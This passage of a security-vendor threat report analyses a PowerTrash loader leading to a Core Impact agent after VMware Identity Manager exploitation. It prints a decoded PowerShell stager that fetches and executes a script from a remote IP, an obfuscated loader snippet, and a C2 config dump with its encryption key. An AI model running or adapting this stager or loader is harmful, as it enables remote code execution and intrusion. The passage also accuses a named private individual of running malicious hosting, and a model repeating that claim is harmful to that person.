


```
$p=((New-Object Net.WebClient).DownloadString('h'+'t'+'t'+'p'+':'+'/'+'/'+'1'
+'3'+'8'+'.'+'1'+'2'+'4'+'.'+'1'+'8'+'4'+'.'+'2'+'2'+'0'+'/'+'w'+'o'+'r'+'k'+'_'
+'4'+'4'+'3'+'.'+'b'+'i'+'n'+'_'+'m'+'2'+'.'+'p'+'s'+'1'));$p|.('I'+'e'+'X')
```

Decoded #2 stager

PowerTrash Loader

The PowerTrash Loader is a highly obfuscated PowerShell script with approximately 40,000 lines of code.



```
Set-StrictMode -Version 2
function HCFDux
{
FfDLBh (FRzhz) (iGwoe)
}
function rdfinQ
{
$NcEt=FgjSOF + Y H a D n P D 0 L 8 '2' V z
$mpGlY=Yugfe l + a a 5 g W X
$dkyGF=TeNC D x X W m T w z 4 Q
$Or4=fYLhT i k H h 4 / I Y M 3 5
$xA6Z=ySUyZ c D F N 8 f Y O 9 k D J M 6 S R
$RSBgYp=vIFl O Z C E + i C u P
$V67=VjsoTM X C a
$RF4=BCATD 8 B k N u w A 8 4 f 7 M
$tO0gmi=XwkjbX h 1 Z 8 h u L f Z 4 N e
$z3T=BCATD 6 z e m F t 4 7 o m h d
$RF4+$mpGlY+$tO0gmi+$xA6Z+$Or4+$RSBgYp+$z3T+$NcEt+$dkyGF+$V67
}
function QprzS
{
$fMEZG=ZSCP '8' m a
$sOCsB=vIFl '1' B W 4 D I Z A a
```

Snippet from the PowerTrash Loader


This loader decompresses the deflated payload and reflectively loads it in memory, without leaving forensic evidence on the disk. We've previously seen the PowerTrash Loader leading to JSSLoader.

This time the final payload was different——a Core Impact Agent.

Core Impact Agent

Core Impact is a penetration testing framework developed by Core Security. As with other penetration testing frameworks, these aren't always used with good intentions. TrendMicro reported a modified version of Core Impact was used in the Woolen-GoldFish campaign tied to the Rocket Kitten APT35 group.

We can extract the C2 address, client version, and communication encryption key located in an embedded string:



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  01 FE 1E 00 00 00 80 51 01 00 00 00 00 00 B4 B9  .þ....€Q......´¹
00000010  62 62 00 00 00 00 31 38 35 2E 31 31 37 2E 39 30  bb....185.117.90
00000020  2E 31 38 37 00 00 00 00 00 00 00 00 00 00 00 00  .187............
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000110  00 00 00 00 00 00 E9 03 00 00 BB 01 00 00 16 13  ......é...».....
00000120  E1 B9 00 00 00 00 00 00 00 00 00 00 00 00 00 00  á¹..............
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 04 00 00 00 7F F7 FF 83 00 00  ...........÷ÿƒ..
000001B0  00 00 00 00 00 00 00 01 00 00 63 64 31 39 64 62  ..........cd19db
000001C0  61 61 30 34 65 61 34 62 36 31 61 63 65 36 66 38  aa04ea4b61ace6f8
000001D0  63 64 66 65 37 32 64 63 39 39 61 36 66 38 30 37  cdfe72dc99a6f807
000001E0  62 63 64 61 33 39 63 65 61 62 32 66 65 66 64 31  bcda39ceab2fefd1
000001F0  37 37 31 64 34 34 61 64 32 38 38 62 37 36 62 63  771d44ad288b76bc
00000200  32 30 65 61 66 39 65 65 32 36 63 39 61 31 37 35  20eaf9ee26c9a175
00000210  62 62 30 35 35 66 30 66 32 65 62 38 30 30 61 65  bb055f0f2eb800ae
00000220  36 30 31 30 64 64 64 37 62 35 30 39 65 30 36 31  6010ddd7b509e061
00000230  36 35 31 61 62 35 65 38 38 33 64 34 39 31 32 34  651ab5e883d49124
00000240  34 66 38 63 30 34 63 62 63 36 34 35 37 31 37 30  4f8c04cbc6457170
00000250  34 33 63 37 34 37 32 32 62 65 65 33 31 37 37 35  43c74722bee31775
00000260  34 65 61 31 64 66 31 33 65 34 34 36 63 61 39 62  4ea1df13e446ca9b
00000270  31 37 32 38 66 31 33 38 39 37 38 35 64 61 65 63  1728f1389785daec
00000280  66 39 31 35 63 65 32 37 66 36 38 30 36 63 37 62  f915ce27f6806c7b
00000290  66 61 32 62 35 37 36 34 65 38 38 65 32 39 35 37  fa2b5764e88e2957
000002A0  64 32 65 39 66 63 66 64 37 39 35 39 37 62 33 34  d2e9fcfd79597b34
000002B0  32 31 65 61 34 62 35 65 36 66 00 00 00 00 00 00  21ea4b5e6f......
000002C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002E0  00 00 00 00 00 00 00 00 00 00 D4 FE 14 00 00 00  ..........Ôþ....
000002F0  00 00                                            ..
```


C2 Server: 185.117.90[.]187

Client Version: 7F F7 FF 83 (HEX)

256-Bit Key:
cd19dbaa04ea4b61ace6f8cdfe72dc99a6f807bcda39ceab2fefd1771d44ad288b76bc20eaf9ee26c9a175bb055f0f2eb800ae6010ddd7b509e061651ab5e883d491244f8
(ASCII)

Additional Threat Relations


A reverse look-up on the Stager server leads to a new web hosting server named 'Stark Industries' registered in London.



Type	IP Address	Domain Name
PTR	138.124.184.220 MIRholding B.V. (AS52000)	vm431777.stark-industries.solutions

Stager server IP reverse lookup result

The company was registered on February 2022 and is linked to a person named Ivan Neculiti:




Mr Ivan Neculiti
Director • Moldovan • Moldova • Born in Jun 1992

Ivan Neculiti identity in suite.endole.co.uk

There is a dedicated profile page for him on hucksters.net which exposes spammers, fraudsters, and other bad actors.

Ivan is infamous for owning web hosting companies used for malicious and illegal activities. Among them is pq[.]hosting which is easily correlated to stark-industries[.]solutions.



```
netname:        MD-PQHOSTING2-20211112
country:        RO
org:            ORG-PHS30-RIPE
admin-c:        SICK1337-RIPE
tech-c:         SICK1337-RIPE
```

```
netname:        STARK
country:        NL
descr:          STARK INDUSTRIES SOLUTIONS LTD
org:            ORG-SISL19-RIPE
admin-c:        SICK1337-RIPE
tech-c:         SICK1337-RIPE
```

Correlation between the web hosting companies

Indicators of Compromise

Stage1 Serving URL:

hxxp://138.124.184[.]220/work_443.bin_m2.ps1

Stage2 - work_443.bin_m2.ps1:

746FFC3BB7FBE4AD229AF1ED9B6E1DB314880C0F9CB55AEC5F56DA79BCE2F79B

Stage3 - Core Impact:

7BC14D231C92EEEB58197C9FCA5C8D029D7E5CF9FBFE257759F5C87DA38207D9

C2 Server:

185.117.90[.]187

Protect Yourself Against This VMWare Identity Manager Attack

The widespread use of VMWare identity access management combined with the unfettered remote access this attack provides is a recipe for devastating breaches across industries. Anyone using VMWare's identity access management should immediately apply the patches VMWare has released. Organizations unable to immediately apply the patch(es) should consider virtual patching. VMWare customers should also review their VMware architecture to ensure the affected components are not accidentally published on the internet, which dramatically increases the exploitation risks.

Morphisec customers are protected against these backdoor attacks and others like it. Morphisec's MTD technology implements a virtual patch by creating a dynamic attack surface to prevent the successful deployment of CoreImpact, Cobalt Strike and Metasploit beacons. These beacons are highly evasive and can bypass the AV, EDR, MDR, and XDR deployed on endpoints. Morphisec's MTD technology provides early visibility and prevention of vulnerability exploitation. It enables quick containment without creating false positive alerts.

For better risk management, organizations should adopt a preventative approach that proactively stops breaches before they infiltrate. Morphisec's Moving Target Defense technology uses polymorphism against attackers to hide vulnerabilities from threat actors while reducing your attack surface. To learn more, read Morphisec's white paper: [Zero Trust + Moving Target Defense: Stopping Ransomware, Zero-Day, and Other Advanced Threats Where NGAV and EDR Are Failing]().

THE ULTIMATE RANSOMWARE STRATEGY
ZERO TRUST + MOVING TARGET DEFENSE
MORPHISEC

Subscribe to our blog

Stay in the loop with industry insight, cyber security trends, and cyber attack information and company updates.

Virtual Event
MORPHISEC
Breach Prevention Made Easy
Why AV & EDR are Failing to Stop Ransomware and What You Can Do About it
April 6th | 12pm EST
REGISTER NOW

Search Our Site